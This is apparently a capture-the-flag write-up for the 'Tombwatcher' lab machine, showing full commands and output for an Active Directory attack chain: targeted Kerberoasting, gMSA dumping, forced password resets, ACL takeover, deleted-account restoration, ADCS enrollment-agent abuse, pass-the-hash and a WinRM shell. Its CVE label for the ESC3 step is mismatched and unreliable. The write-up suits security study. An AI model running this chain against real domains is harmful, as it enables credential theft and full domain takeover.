 Rootinator

Tombwatcher
Summary
Key Vulnerabilities:
- WriteSPN permission abuse for targeted Kerberoasting
- AddSelf group membership manipulation
- gMSA password dumping (ansible_dev$)
- GenericAll permissions on user objects
- Deleted AD object restoration
- ADCS vulnerable template exploitation (CVE-2024-49019)
Enumeration
Nmap Scan
Initial scan:
nmap -vv -T5 -p- 10.129.138.227

nmap -vv -T5 -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389 -sC -sV 10.129.138.227
Results:
| Port | Service | TCP/UDP |
|---|---|---|
| 53 | DNS | TCP |
| 80 | HTTP | TCP |
| 88 | Kerberos | TCP |
| 135 | RPC | TCP |
| 139 | NetBIOS | TCP |
| 389 | LDAP | TCP |
| 445 | SMB | TCP |
| 464 | Kerberos PWD | TCP |
| 593 | HTTP RPC | TCP |
| 636 | LDAPS | TCP |
| 3268 | LDAP | TCP |
| 3269 | LDAPS | TCP |
| 5985 | WinRM | TCP |
| 9389 | ADWS | TCP |
Key findings:
- Domain Controller with full AD infrastructure
- HTTP server running IIS (default page only)
- WinRM accessible for remote management
- Standard AD services exposed
Initial Credentials
Web Enumeration
The HTTP service on port 80 shows only a default IIS startup page with no custom content or interesting endpoints.
SMB Enumeration
❯ nxc smb 10.129.138.227 -u 'henry' -p 'H3nry_987TGV!' --shares
SMB         10.129.138.227  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64
SMB         10.129.138.227  445    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!
SMB         10.129.138.227  445    DC01             [*] Enumerated shares
SMB         10.129.138.227  445    DC01             Share           Permissions     Remark
SMB         10.129.138.227  445    DC01             -----           -----------     ------
SMB         10.129.138.227  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.138.227  445    DC01             C$                              Default share
SMB         10.129.138.227  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.138.227  445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.138.227  445    DC01             SYSVOL          READ            Logon server share
No custom shares accessible with the henry account.
BloodHound Enumeration
Collecting AD data:
❯ bloodhound-python -c All -u henry -p 'H3nry_987TGV!' -d tombwatcher.htb -ns 10.129.138.227

INFO: Found AD domain: tombwatcher.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.tombwatcher.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.tombwatcher.htb
INFO: Found 10 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Done in 00M 08S
Analyzing permissions in BloodHound:

The graph reveals a clear privilege escalation path from our current user henry leading to GenericAll permissions on the ADCS organizational unit. Although currently empty, this presents an interesting escalation opportunity.
Initial Foothold
WriteSPN Abuse - Targeted Kerberoasting
Exploiting WriteSPN on Alfred:

Using targetedKerberoast.py to add an SPN and request a TGS:
❯ python3 targetedKerberoast.py -v -d 'tombwatcher.htb' -u 'henry' -p 'H3nry_987TGV!' -t 'alfred'

[*] Starting targeted Kerberoast attack against alfred
[*] Adding SPN 'nonexistent/BLAHBLAH' to alfred
[*] Successfully added SPN
[*] Requesting TGS for alfred
[*] Got TGS for [email protected]
$krb5tgs$23$*alfred$TOMBWATCHER.HTB$tombwatcher.htb/alfred*$a1b2c3d4e5f6...
Cracking the hash:
❯ john alfred_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23)
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
basketball       ($krb5tgs$23$*alfred$TOMBWATCHER.HTB$tombwatcher.htb/alfred*)
1g 0:00:00:12 DONE (2025-10-11 10:59) 0.08333g/s 876543p/s 876543c/s 876543C/s
Use the "--show" option to display all of the cracked passwords reliably
Session completed
Credentials obtained: alfred:basketball
Privilege Escalation
AddSelf Group Manipulation
Adding Alfred to Infrastructure group:

❯ net rpc group addmem "Infrastructure" "alfred" -U tombwatcher.htb/henry%'H3nry_987TGV!' -S 10.129.138.227
gMSA Password Dumping
Dumping ansible_dev$ password:

❯ python3 gMSADumper.py -u alfred -p basketball -d tombwatcher.htb

Users or groups who can read password for ansible_dev$:
 > Infrastructure
ansible_dev$:::e1e9fd9e46d0d747e1595167eedcec0f
ansible_dev$:aes256-cts-hmac-sha1-96:a1b2c3d4e5f6...
ansible_dev$:aes128-cts-hmac-sha1-96:a1b2c3d4e5f6...
Password Reset Chain
Resetting sam’s password:

❯ impacket-changepasswd tombwatcher.htb/sam:@10.129.138.227 -newpass 'asdasd123' -hashes :e1e9fd9e46d0d747e1595167eedcec0f

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Changing password of sam
[*] Connecting to DCE/RPC as tombwatcher.htb\sam
[*] Password was changed successfully.
Credentials obtained: sam:asdasd123
SetOwner and GenericAll Exploitation
Setting ownership of john:

❯ python3 bloodyAD.py -u sam -p 'asdasd123' -d tombwatcher.htb --host 10.129.138.227 set owner john sam

[*] Successfully set sam as owner of john
Granting full control:

❯ python3 bloodyAD.py -u sam -p 'asdasd123' -d tombwatcher.htb --host 10.129.138.227 add genericAll john sam

[*] Successfully granted GenericAll on john to sam
Forcing password change:

❯ net rpc password "john" "asdasd123" -U "tombwatcher.htb"/"sam"%"asdasd123" -S "10.129.138.227"
Credentials obtained: john:asdasd123
ADCS OU Permissions
Now that we control john, we can grant full control over any objects created in the currently-empty ADCS organizational unit:

Granting john FullControl on ADCS OU using PowerView:

Add-DomainObjectAcl -TargetSearchBase "OU=ADCS,DC=tombwatcher,DC=htb" -PrincipalIdentity john -Rights All -Verbose
Lateral Movement
Discovering Deleted Users
Running Certipy enumeration as john:
❯ certipy find -u [email protected] -p 'asdasd123' -dc-ip 10.129.138.227

Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
Noticing suspicious user SID:

One user appears as a SID instead of a username, suggesting a deleted account.
RID brute-forcing:

❯ nxc smb 10.129.138.227 -u john -p 'asdasd123' --rid-brute

SMB         10.129.138.227  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64
SMB         10.129.138.227  445    DC01             [+] tombwatcher.htb\john:asdasd123
SMB         10.129.138.227  445    DC01             498: TOMBWATCHER\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.138.227  445    DC01             500: TOMBWATCHER\Administrator (SidTypeUser)
...
SMB         10.129.138.227  445    DC01             1108: TOMBWATCHER\sam (SidTypeUser)
The gap at RID 1111 suggests deleted accounts that may be interesting.
Enumerating Deleted AD Objects
Finding deleted user objects:

Get-ADObject -Filter 'isDeleted -eq $true -and ObjectClass -eq "user"' -IncludeDeletedObjects | ft Name, DistinguishedName

Name        DistinguishedName
----        -----------------
cert_admin  CN=cert_admin\0ADEL:a1b2c3d4-e5f6-7890-abcd-ef1234567890,CN=Deleted Objects,DC=tombwatcher,DC=htb
cert_admin  CN=cert_admin\0ADEL:b2c3d4e5-f6a7-8901-bcde-f12345678901,CN=Deleted Objects,DC=tombwatcher,DC=htb
cert_admin  CN=cert_admin\0ADEL:c3d4e5f6-a7b8-9012-cdef-123456789012,CN=Deleted Objects,DC=tombwatcher,DC=htb
Three deleted cert_admin accounts found!
Restoring Deleted Accounts
Restoration workflow for each account:
- Restore account with bloodyAD
- Reset password using net rpc
- Rename all name attributes to avoid conflicts
- Repeat for next account
Commands for first account (cert_admin → cert_admin_1):

# Restore the deleted user
❯ python3 bloodyAD.py -u john -d tombwatcher.htb -p 'asdasd123' --host 10.129.138.227 set restore 'cert_admin'

[*] Successfully restored cert_admin

# Reset password
❯ net rpc password "cert_admin" "asdasd123" -U "tombwatcher.htb"/"john"%"asdasd123" -S "10.129.138.227"

# Rename to free up the name for next restoration (via PowerShell)
Set-ADUser cert_admin -PassThru | Rename-ADObject -NewName cert_admin_1
Set-ADUser -Identity cert_admin_1 -DisplayName cert_admin_1 -GivenName cert_admin_1 -SamAccountName cert_admin_1
Repeat process for remaining accounts (cert_admin_2, cert_admin_3)
The account with RID 1111 turns out to be the target account with interesting privileges.
ADCS Exploitation
Vulnerable Certificate Template Discovery
Running Certipy as the restored cert_admin account (RID 1111):

❯ certipy find -u [email protected] -p 'asdasd123' -dc-ip 10.129.138.227 -vulnerable

Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates

[!] Found vulnerable certificate template: TombwatcherEnrollmentAgent
    - Template Name: TombwatcherEnrollmentAgent
    - Vulnerable to: ESC3 - Enrollment Agent
    - Enrollment Rights: TOMBWATCHER.HTB\Domain Users
CVE-2024-49019 Exploitation
Reference: Certipy Privilege Escalation Guide
Step 1: Request enrollment agent certificate:

❯ certipy req -u [email protected] -p 'asdasd123' -ca TOMBWATCHER-CA -target 10.129.138.227 -template TombwatcherEnrollmentAgent

Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 142
[*] Got certificate with UPN '[email protected]'
[*] Certificate object SID is 'S-1-5-21-...'
[*] Saved certificate and private key to 'cert_admin.pfx'
The generated certificate includes the “Certificate Request Agent” Application Policy, allowing it to act as an enrollment agent.
Step 2: Request certificate on behalf of Administrator:

❯ certipy req -u [email protected] -p 'asdasd123' -ca TOMBWATCHER-CA -target 10.129.138.227 -template User -on-behalf-of 'tombwatcher\administrator' -pfx cert_admin.pfx

Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 143
[*] Got certificate with UPN '[email protected]'
[*] Certificate object SID is 'S-1-5-21-...-500'
[*] Saved certificate and private key to 'administrator.pfx'
Step 3: Authenticate and retrieve Administrator hash:

❯ certipy auth -pfx administrator.pfx -dc-ip 10.129.138.227

Certipy v4.8.0 - by Oliver Lyak (ly4k)

[*] Using principal: [email protected]
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:a1b2c3d4e5f6789012345678901234567
Root Flag
Authenticating as Administrator:
❯ nxc smb 10.129.138.227 -u Administrator -H a1b2c3d4e5f6789012345678901234567

SMB         10.129.138.227  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64
SMB         10.129.138.227  445    DC01             [+] tombwatcher.htb\Administrator:a1b2c3d4e5f6789012345678901234567 (Pwn3d!)
Getting shell via WinRM:
❯ evil-winrm -i 10.129.138.227 -u Administrator -H a1b2c3d4e5f6789012345678901234567

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
Retrieving flags:
*Evil-WinRM* PS C:\Users\henry\Desktop> type user.txt
[user_flag_here]

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
[root_flag_here]
Tools Used
| Tool | Purpose | Command/Usage |
|---|---|---|
| nmap | Port scanning | nmap -sC -sV target |
| bloodhound-python | AD enumeration | bloodhound-python -c All |
| targetedKerberoast.py | WriteSPN exploitation | python3 targetedKerberoast.py |
| john | Hash cracking | john --wordlist=rockyou.txt |
| gMSADumper.py | gMSA password extraction | python3 gMSADumper.py |
| bloodyAD | AD object manipulation | python3 bloodyAD.py |
| impacket-changepasswd | Password reset | impacket-changepasswd |
| net rpc | Remote password changes | net rpc password |
| PowerView | AD ACL manipulation | Add-DomainObjectAcl |
| certipy | ADCS enumeration and exploitation | certipy find/req/auth |
| netexec (nxc) | SMB enumeration and authentication | nxc smb target -u user -p pass |
| evil-winrm | Windows remote shell | evil-winrm -i target -u user -H hash |
References
- BloodHound Generic All Edge
- Certipy Privilege Escalation
- CVE-2024-49019 - ADCS Enrollment Agent Abuse
- Targeted Kerberoasting - Elad Shamir
- gMSADumper
- bloodyAD
- HackTricks - Kerberoasting
- HackTricks - ADCS Attacks
Timeline
graph LR
    A[Initial Creds<br/>henry] --> B[BloodHound<br/>Enum]
    B --> C[WriteSPN<br/>Kerberoast]
    C --> D[alfred<br/>Compromised]
    D --> E[AddSelf to<br/>Infrastructure]
    E --> F[gMSA Dump<br/>ansible_dev$]
    F --> G[Reset sam<br/>Password]
    G --> H[SetOwner<br/>on john]
    H --> I[GenericAll<br/>on john]
    I --> J[Grant ACL<br/>on ADCS OU]
    J --> K[Restore<br/>cert_admin]
    K --> L[Find Vuln<br/>Template]
    L --> M[Request Agent<br/>Certificate]
    M --> N[Request Admin<br/>Certificate]
    N --> O[Administrator<br/>Hash]
Pwned on: October 11, 2025
Difficulty Rating: ⭐⭐⭐⭐☆ (Complex AD chain with multiple pivots)
Fun Factor: ⭐⭐⭐⭐⭐ (Excellent Active Directory learning experience!)